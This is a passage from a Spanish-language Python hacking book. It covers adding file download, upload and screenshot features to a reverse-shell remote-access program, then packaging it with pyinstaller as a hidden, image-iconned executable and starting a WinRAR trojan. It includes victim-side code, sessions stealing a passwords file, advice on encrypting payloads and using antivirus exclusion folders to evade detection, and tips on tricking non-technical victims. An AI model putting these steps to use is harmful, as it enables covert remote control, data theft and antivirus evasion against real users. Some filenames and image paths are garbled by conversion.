
	password	23/01/2024 07:04 p. m.	Documento de te...	1 KB
	victima-avanzado	23/01/2024 06:27 p. m.	Archivo de origen ...	4 KB

A continuación, escribe el siguiente comando en el programa del hacker: `download passwords.txt`.

Ahora, una vez que se ejecute el programa, verás el mismo archivo en la PC del hacker.

```
(serveravan)–(marco12㉿kali)-[~/Downloads/python-hacking/10-servidor-avanzado]
$ sudo python server-avanzado.py
Escuchando solicitudes de conexión entrantes
Conexión establecida con ('192.168.100.2', 65314)
Ingrese el comando download password.txt
El archivo existe
Descargando archivo
Descargado exitosamente, password.txt
Ingrese el comando █
```

Verás que se ha creado un archivo con el nombre passwords.txt en la máquina Kali y si abres este archivo, tendrá el mismo contenido que el que se encuentra en la PC de la víctima.



```
server-avanzado.py password.txt
10-servidor-avanzado > password.txt
1 contraseña<FIN_DEL_IDENTIFICADOR_DE_ARCHIVO>yescontraseña
```

Si abres el archivo, verás el contenido del mismo. También puedes intentar descargar otros tipos de archivos, como imágenes, y esto también funcionará.

Subir archivos a la víctima

El proceso de cargar archivos en la víctima es muy similar, excepto que los datos ahora irán en la dirección opuesta. Usando este método, potencialmente puedes cargar otro malware avanzado en la máquina de la víctima y ejecutarlo. Sin embargo, el malware no se puede cargar directamente. El Sistema de Detección de Intrusiones (IDS) lo detectará. Si intentamos cargarlo directamente, se requerirán algunas modificaciones para cargar otro malware utilizando este método. Primero, necesitas cifrar los bytes del malware y enviar los datos cifrados a través de la red. Veamos cómo funciona el IDS. Los antivirus tienen una gran base de datos de firmas de archivos de malware. Una firma, en términos más simples, es una secuencia de bytes de un programa de malware. Entonces, si la firma de un archivo coincide con la base de datos del programa antivirus, el programa antivirus sabrá que el archivo es malware. Para superarlo, necesitamos cifrar los datos. Una vez que el malware está cifrado, su secuencia de bytes cambia y el programa antivirus pensará que no es malware. Sin embargo, aún necesitamos descifrar estos archivos para que se ejecuten correctamente. Supongamos que enviamos malware cifrado a través de la red a la víctima utilizando el método que acabamos de desarrollar. El archivo cifrado se enviará a la víctima y cuando intentemos descifrarlo para recuperar el archivo original, el programa antivirus lo detectará de inmediato y bloqueará este archivo. Esto no suena como buenas noticias. Sin embargo, podemos vencer esta detección si desciframos el archivo en una carpeta que se ha agregado a la carpeta de

excepciones del antivirus. Este programa antivirus no escaneará esta carpeta y podremos descifrar con éxito el malware y ejecutarlo. Sin embargo, hay un pequeño inconveniente aquí. Para agregar una carpeta a las excepciones del antivirus, se requieren privilegios de administrador. Veremos más adelante en el Capítulo 8, Post Explotación, cómo podemos obtener privilegios de administrador. El código para cargar archivos en el hacker será muy similar, por lo que sería redundante discutirlo nuevamente aquí. Ya he explicado cómo podemos enviarlo por la red. En la próxima sección, aprenderemos cómo podemos robar contraseñas de Wi-Fi almacenadas en la PC.

Tomando capturas de pantalla

También puedes tomar capturas de pantalla de la PC de la víctima utilizando tu malware. Para esto, necesitarás instalar bibliotecas adicionales. Necesitaremos un módulo llamado "pyautogui". Este módulo te ayudará a tomar capturas de pantalla en la PC de la víctima:

1. Para instalarlo, ve a la máquina de tu víctima y escribe el siguiente comando para instalarlo. Es una buena idea crear un entorno virtual e instalar este programa en el entorno virtual:

```
pip install pyautogui
```

2. A continuación, necesitamos definir el caso para tomar una captura de pantalla. En el programa del hacker, crea un nuevo caso y establece la siguiente condición:

```
if command == "screenshot":
    print("Tomando captura de pantalla")
```


3. Del mismo modo, en el programa de la víctima, escribe el mismo caso también:
elif hacker_command == "screenshot":

07 Malware avanzado

```
print("Tomando captura de pantalla")
screenshot = pyautogui.screenshot()
screenshot.save("captura.png")
print("Captura de pantalla guardada")
```

Esto guardará la captura de pantalla en la PC de la víctima como "screenshot.png".


4. Ejecutemos este programa y veamos cómo se ve la salida.



5. Si vas a la PC de la víctima, verás que se guarda un archivo en el disco llamado "screenshot.png". Puedes recuperar este archivo en la PC del hacker utilizando el método que aprendimos anteriormente. Simplemente escribe el siguiente comando en el programa del hacker:

download captura.png

Esto moverá la captura de pantalla a la PC del hacker. Tomé la siguiente captura de pantalla:



```
(serveravan)-(marco12㉿kali)-[~/Downloads/python-hacking/10-servidor-avanzado]
$ sudo python server-avanzado.py
Escuchando solicitudes de conexión entrantes
Conexión establecida con ('192.168.100.2', 65483)
Ingrese el comando screenshot
Tomando captura de pantalla
Ingrese el comando download captura.png
El archivo existe
Descargando archivo
Descargado exitosamente, captura.png
Ingrese el comando [REDACTED]
```

En esta sección, hemos aprendido cómo podemos tomar una captura de pantalla de la PC de la víctima utilizando nuestro programa de hacker y cómo podemos transferir el archivo a la PC del hacker.

En Resumen

En este capítulo, hemos aprendido cómo agregar funcionalidades avanzadas a nuestro malware básico. Primero, agregamos soporte para la transferencia de archivos desde la víctima al cliente, y luego agregamos características adicionales, como tomar una captura de pantalla de la máquina de la víctima. Todos los días, se escriben miles de piezas de malware y los programas antivirus intentan mantenerse al día para su detección. La ventaja de escribir su propio malware es que no será fácil para los programas antivirus detectarlo, ya que está escrito por usted y aún no existe en las bases de datos de antivirus. Esto le brinda la oportunidad de realizar un ataque más exitoso. El uso de las herramientas que desarrollamos en este capítulo le brindará una comprensión de cómo puede construir malware más avanzado y cómo puede agregar más funciones a su gusto. Las habilidades adquiridas al escribir su malware personalizado le brindarán oportunidades para ataques más sigilosos y menos detección por parte de los programas antivirus.

07 Malware avanzado

En el próximo capítulo, veremos cómo empaquetar nuestro código en un único ejecutable y cómo podemos usarlo con fines de hacking. ¡Nos vemos en el próximo capítulo!

08 Post-exploitación

En el Capítulo 7, Malware Avanzado, aprendimos cómo agregar algunas funcionalidades avanzadas a nuestro programa de malware. Puedes agregar cualquier cantidad de funcionalidades que deseas a tu malware. Una vez que hayas terminado de escribir tu código, llega la parte de la implementación. ¿Cómo empaquetas tu malware y lo haces útil para su implementación? En este capítulo, aprenderemos acerca de los siguientes aspectos de la implementación de malware:

- Empaquetado de malware
- Comprendiendo los troyanos
- Atacando a través de una IP pública
- Crakeando contraseñas
- Creando botnets

Empaquetando el malware

El programa que desarrollamos en el Capítulo 7, Malware Avanzado, era un archivo Python. También contenía algunas dependencias. Es muy difícil ejecutar un archivo Python en la máquina de la víctima sin tener acceso físico a ella. Esto hace que nuestro programa no sea muy útil a menos que tengamos una forma de empaquetar todo junto

08 Post-explotación

en un único archivo ejecutable que podamos enviar a la víctima y que, cuando la víctima lo abra, cree una conexión inversa con la computadora del hacker.

Empaquetar código Python junto con un archivo ejecutable funcional requiere que también incluyamos todas las dependencias del programa. Esta es la razón exacta por la que trabajamos con entornos virtuales. Permiten que el programa mantenga todas las dependencias juntas, de modo que cuando empaquetamos nuestro código, todo, incluido el intérprete de Python, se incluye en el ejecutable para que no necesitemos instalar nada en la computadora de la víctima para que nuestro programa funcione perfectamente.

Comprender la biblioteca pyinstaller

Afortunadamente, existe una forma de lograr los objetivos mencionados anteriormente. Esto se hace utilizando una biblioteca de Python llamada pyinstaller. Esto nos ayuda a empaquetar nuestro código de manera eficiente en un archivo ejecutable binario con la extensión .exe para Windows. Para instalar pyinstaller, escribe el siguiente comando:

```
pip install pyinstaller
```

Ten en cuenta que este comando debe instalarse con el entorno virtual habilitado para que tengamos todas las dependencias necesarias disponibles. Abre tu programa víctima para el malware avanzado y habilita el entorno virtual. Una vez hecho esto, instala pyinstaller usando el comando anterior.

Si aún no has creado el entorno virtual, puedes hacerlo ejecutando el siguiente comando en la carpeta donde se encuentra tu archivo de malware de Python:

```
python -m venv ejecutable
```

Espera unos momentos a que termine la instalación. Una vez que haya finalizado, puedes activar el entorno ya sea iniciando un nuevo terminal o ejecutando el script `activate.bat` en la carpeta "Scripts" o "bin" del entorno virtual, dependiendo de tu sistema.

Si has activado el entorno de Python con éxito, verás algo como esto:

```
(ejecutable) C:\Users\Marco\Desktop\12-victima-en\ejecutable\Scripts>
```

Ten en cuenta que utilizamos una dependencia externa, `pyautogui`, en nuestro malware avanzado. También necesitamos instalar esta dependencia en nuestro entorno virtual. Si tienes alguna otra función agregada a tu malware que requiere dependencias externas, instálalas también. Una vez que todas las dependencias estén instaladas, puedes instalar `pyinstaller` en el entorno virtual con el comando `'pip install pyinstaller'`. Si has realizado todo correctamente, escribe `'pyinstaller'` en tu terminal de comandos y deberías ver la siguiente salida:

```
C:\Users\Marco>pyinstaller
Microsoft Windows [Versión 10.0.19045.3930]
(c) Microsoft Corporation. Todos los derechos reservados.


C:\Users\Marco>pyinstaller
usage: pyinstaller [-h] [-v] [-D] [-F] [--specpath DIR] [-n NAME] [--contents-directory CONTENTS_DIRECTORY]
                   [--add-data SOURCE:DEST] [--add-binary SOURCE:DEST] [-p DIR] [--hidden-import MODULENAME]
                   [--collect-submodules MODULENAME] [--collect-data MODULENAME] [--collect-binaries MODULENAME]
                   [--collect-all MODULENAME] [--copy-metadata PACKAGENAME] [--recursive-copy-metadata PACKAGENAME]
                   [--additional-hooks-dir HOOKSPATH] [--runtime-hook RUNTIME_HOOKS] [--exclude-module EXCLUDES]
                   [--splash IMAGE_FILE] [-d {all,imports,bootloader,noarchive}] [--python-option PYTHON_OPTION] [-s]
                   [--noupx] [-upx-exclude FILE] [-c] [-w]
                   [--hide-console {hide-late,minimize-late,minimize-early,hide-early}]
                   [-i <FILE.ico or FILE.exe, ID or FILE.icns or Image or "NONE"] [--disable-windowed-traceback]
                   [--version-file FILE] [-m <FILE or XML>] [-r RESOURCE] [--uac-admin] [--uac-uiaccess]
                   [--argv-emulation] [--osx-bundle-identifier BUNDLE_IDENTIFIER] [--target-architecture ARCH]
                   [--codesign-identity IDENTITY] [--osx entitlements-file FILENAME] [--runtime-tmpdir PATH]
                   [--bootloader-ignore-signals] [--distpath DIR] [--workpath WORKPATH] [-y] [--upx-dir UPX_DIR]
                   [--clean] [-log-level LEVEL]
scriptname [scriptname ...]

pyinstaller: error: the following arguments are required: scriptname

C:\Users\Marco>
```

08 Post-explotación


En la imagen anterior, puedes ver la lista de opciones disponibles para pyinstaller. A continuación, para crear un ejecutable, escribe `pyinstaller --onefile **victima-avanzado.py**`. Esto compilará todo el código junto con sus dependencias en un solo archivo y creará la estructura de carpetas como se muestra a continuación:



La carpeta de la que debes preocuparte es la carpeta "dist", que significa distribución. Tu ejecutable estará ubicado aquí. Adelante, abre esta carpeta en el Explorador de archivos:




Encontrarás un archivo ejecutable con el mismo nombre que el nombre de tu archivo Python, y tendrá la extensión .exe. Ahora, si simplemente ejecutas este archivo mientras tu programa del hacker está en ejecución, obtendrás una conexión de vuelta. No importa si la víctima tiene Python instalado en su sistema o no, este ejecutable funcionará. Adelante, ejecuta tu programa del hacker y luego haz doble clic en este ejecutable para abrirlo. El programa del hacker se verá así:



```
(serveravan)–(marco12㉿kali)-[~/Downloads/python-hacking/10-servidor-avanzado]
$ sudo python server-avanzado.py
[sudo] password for marco12:
Escuchando solicitudes de conexión entrantes
Conexión establecida con ('192.168.100.2', 51943)
Ingrese el comando █
```

A terminal window titled '(serveravan)–(marco12㉿kali)-[~/Downloads/python-hacking/10-servidor-avanzado]' shows the command '\$ sudo python server-avanzado.py' being run. It prompts for a sudo password, then displays 'Escuchando solicitudes de conexión entrantes' (Listening for incoming connection requests) and 'Conexión establecida con ('192.168.100.2', 51943)' (Connection established with ('192.168.100.2', 51943)). A cursor prompt 'Ingrese el comando █' is visible.

De manera similar, en la PC de la víctima, verás una consola emergente con una pantalla similar:



08 Post-explotación

Si observas detenidamente en la parte superior de la imagen, verás el nombre del archivo ejecutable en funcionamiento. Puedes ver claramente que en lugar de un script de Python, ahora estamos ejecutando un archivo ejecutable mientras logramos el mismo objetivo.

Sin embargo, hay un pequeño problema aquí. Si la víctima hace clic en este ejecutable, verá un símbolo del sistema que muestra todo lo que está sucediendo, lo cual claramente no es lo que queremos, ya que alertará a la víctima de que algo está ocurriendo.

Queremos que esto suceda en segundo plano para que la víctima no tenga idea de lo que está ocurriendo. Para ocultar la consola, podemos agregar el siguiente parámetro al comando:

```
pyinstaller --onefile --noconsole victim-a-vanzado.py
```

Si haces clic en el archivo ejecutable ahora mientras el programa del hacker está en ejecución, verás que no sucede nada en la pantalla, ya que no se muestra ninguna consola emergente, sin embargo, la conexión se establecerá en segundo plano. Puedes ver que el ejecutable se está ejecutando en segundo plano abriendo el Administrador de tareas:

Nombre	Estado	7% CPU	41% Memoria	0% Disco	0% Red	Consumo
Runtime Broker		0%	4.0 MB	0 MB/s	0 Mbps	Muy lento
> Servicio Agente de supervisión ...		0%	5.3 MB	0 MB/s	0 Mbps	Muy lento
SmartScreen de Windows Defen...		0%	5.4 MB	0 MB/s	0 Mbps	Muy lento
System Settings Broker		0%	4.6 MB	0 MB/s	0 Mbps	Muy lento
> TeamViewer		0%	5.1 MB	0 MB/s	0 Mbps	Muy lento
User OOBЕ Broker		0%	1.7 MB	0 MB/s	0 Mbps	Muy lento
Usermode Font Driver Host		0%	2.3 MB	0 MB/s	0 Mbps	Muy lento
victima-avanzado		0%	0.9 MB	0 MB/s	0 Mbps	Muy lento
victima-avanzado		0%	22.8 MB	0 MB/s	0 Mbps	Muy lento
> VMware Authorization Service (...)		0%	1.8 MB	0 MB/s	0 Mbps	Muy lento
> VMware NAT Service (32 bits)		0%	1.4 MB	0 MB/s	0 Mbps	Muy lento
VMware Tray Process (32 bits)		0%	1.6 MB	0 MB/s	0 Mbps	Muy lento
> VMware USB Arbitration Service		0%	2.2 MB	0 MB/s	0 Mbps	Muy lento
> VMware VMnet DHCP service (3...		0%	6.9 MB	0 MB/s	0 Mbps	Muy lento
VMware Workstation VMW		0.7%	57.7 MB	0.1 MB/s	0 Mbps	Muy lento

Menos detalles Finalizar tarea

En los procesos en segundo plano en la captura de pantalla anterior, puedes ver que el programa se está ejecutando y se establecerá una conexión. Ten en cuenta que si tu programa no ejecuta comandos correctamente en la máquina víctima, ve a tu programa en la máquina víctima y donde estás ejecutando comandos en el sistema, agrega el siguiente parámetro: `stdin=subprocess.DEVNULL`. El comando completo se verá así:

```
output = subprocess.run(["powershell.exe", hacker_command], shell=True,
capture_output=True, stdin=subprocess.DEVNULL)
```

08 Post-explotación

La razón por la que ocurre este error es que la entrada estándar de la consola no se maneja correctamente. Si ejecutas cualquier comando en el programa del hacker, debería funcionar correctamente. Mira el siguiente ejemplo donde ejecuto el comando "dir":

```
(serveravan)-(marco12㉿kali)-[~/Downloads/python-hacking/10-servidor-avanzado]
$ sudo python server-avanzado.py
[sudo] password for marco12:
Escuchando solicitudes de conexión entrantes
Conexión establecida con ('192.168.100.2', 52107)
Ingrese el comando dir

Directorio: C:\Users\Marco\Desktop\12-victima-en\dist

Mode                LastWriteTime          Length Name
----                -----              -----  --
-a----   24/01/2024 12:59 a. m.        15552519  victim-a.vanizado.exe

Ingrese el comando █
```

Hasta ahora, hemos creado un malware bastante sigiloso que puede ejecutarse en segundo plano en la computadora de la víctima y darnos control sobre ella. Sin embargo, todavía hay un pequeño problema con este programa, ya que requiere que el usuario haga clic en el ejecutable del malware, lo que puede ser difícil o fácil dependiendo de la víctima. Si el usuario no es muy conocedor de tecnología, puedes engañarlo fácilmente para que lo ejecute, de lo contrario, será más difícil. Ahora pasaremos a discutir los troyanos y cómo funcionan. También construiremos un pequeño malware troyano en la siguiente sección.

Entendiendo los troyanos

En la sección anterior, creamos un ejecutable que se puede ejecutar con un solo clic y luego tendrás una conexión inversa con la víctima, pero esto requiere que la víctima abra y haga clic en el ejecutable manualmente. Aquí entra en juego el concepto de un troyano.

Un troyano es un programa malware que se oculta de una manera muy poco sospechosa. Por lo general, estos malwares troyanos se combinan o se empaquetan junto con software legítimo y se ejecutan cuando la víctima intenta abrir una aplicación o archivo legítimo. Verás que muchas veces, estos virus se fusionan con archivos PDF o de imagen. Ocultar malwares es una tarea complicada, ya que muchas veces, los trucos que aprendes son parcheados rápidamente en las actualizaciones del software que estás utilizando. Por ejemplo, supongamos que descubres una vulnerabilidad en un software que te permite incrustar malware en un archivo. A menos que seas el primero en descubrir esta vulnerabilidad, es bastante probable que sea parcheada en uno o dos días.

Agregar un ícono a un ejecutable

Si echamos un vistazo a nuestro ejecutable que desarrollamos en la sección anterior, tiene un ícono de Python, lo que puede hacer que parezca un ejecutable de Python. Esto no es muy útil para fines de hacking, ya que puede detectarse fácilmente. Una forma de mejorarlo es agregar un ícono de imagen al ejecutable para que parezca una imagen en lugar de un ejecutable. Esto hará que parezca que el usuario está haciendo clic para abrir una imagen, mientras que en realidad estarán ejecutando el programa. Podemos agregar el ícono usando pyinstaller. Para hacerlo, necesitamos una imagen con extensión .ico.


Toma cualquier imagen y convierte la extensión a .ico. Puedes utilizar cualquier herramienta en línea para hacer la conversión y debería ser sencillo. Yo utilizaré el siguiente sitio web de ejemplo para convertir mi imagen a formato ICO: online-convert.com.

Una vez que hayas terminado de convertir la imagen, coloca el archivo convertido en el mismo directorio donde se encuentra tu programa malware de la víctima. Una vez hecho esto, puedes utilizar el siguiente comando para agregar un ícono a tu ejecutable.

Puedes nombrar el archivo como icon.ico y escribir el siguiente comando para pyinstaller:

```
pyinstaller --onefile --noconsole --icon=icon.ico victim-a
```

Si abres la carpeta "dist", verás que, ahora, en lugar de un ícono de Python, tu ejecutable tendrá un ícono diferente, dependiendo de la imagen que hayas elegido. Mi archivo se ve así:



En la captura de pantalla anterior, puedes ver que el ícono ha cambiado y ahora es más fácil engañar a la víctima para que haga clic en este archivo. Ahora, si haces clic en este archivo, verás que establece una conexión en segundo plano con el hacker, lo cual puedes verificar utilizando el Administrador de tareas de Windows.

Creando tu propio troyano


En la sección anterior, creamos un troyano que funcionará en algunos casos y debería ser suficiente. Sin embargo, cuando el usuario hace clic y no sucede nada en la computadora de la víctima, el usuario podría sospechar que algo está mal. Idealmente, queremos abrir una imagen cuando el usuario haga clic en el ejecutable y al mismo tiempo crear una conexión inversa con el hacker. Así, el usuario pensará que simplemente ha abierto la

imagen, cuando en realidad ha abierto la imagen y también ha creado la shell inversa para el hacker. En esta sección, intentaremos ocultar aún más nuestro malware.

Para crear un troyano, necesitarás cuatro elementos, como los siguientes:

1. Tu ejecutable de malware con el ícono.
2. El programa WinRAR.
3. La imagen que se utilizará como ícono en formato .jpg.
4. La imagen de ícono con extensión .ico.

Instala el software WinRAR desde este sitio web: <https://www.win-rar.com/>.




El primera voctima-avanzado.exe es el ejecutable, el segundo es el archivo de ícono y el tercero es la imagen .jpg para el ícono.

08 Post-explotación

Ahora selecciona los tres archivos y haz clic derecho para seleccionar la opción "Añadir al archivo".

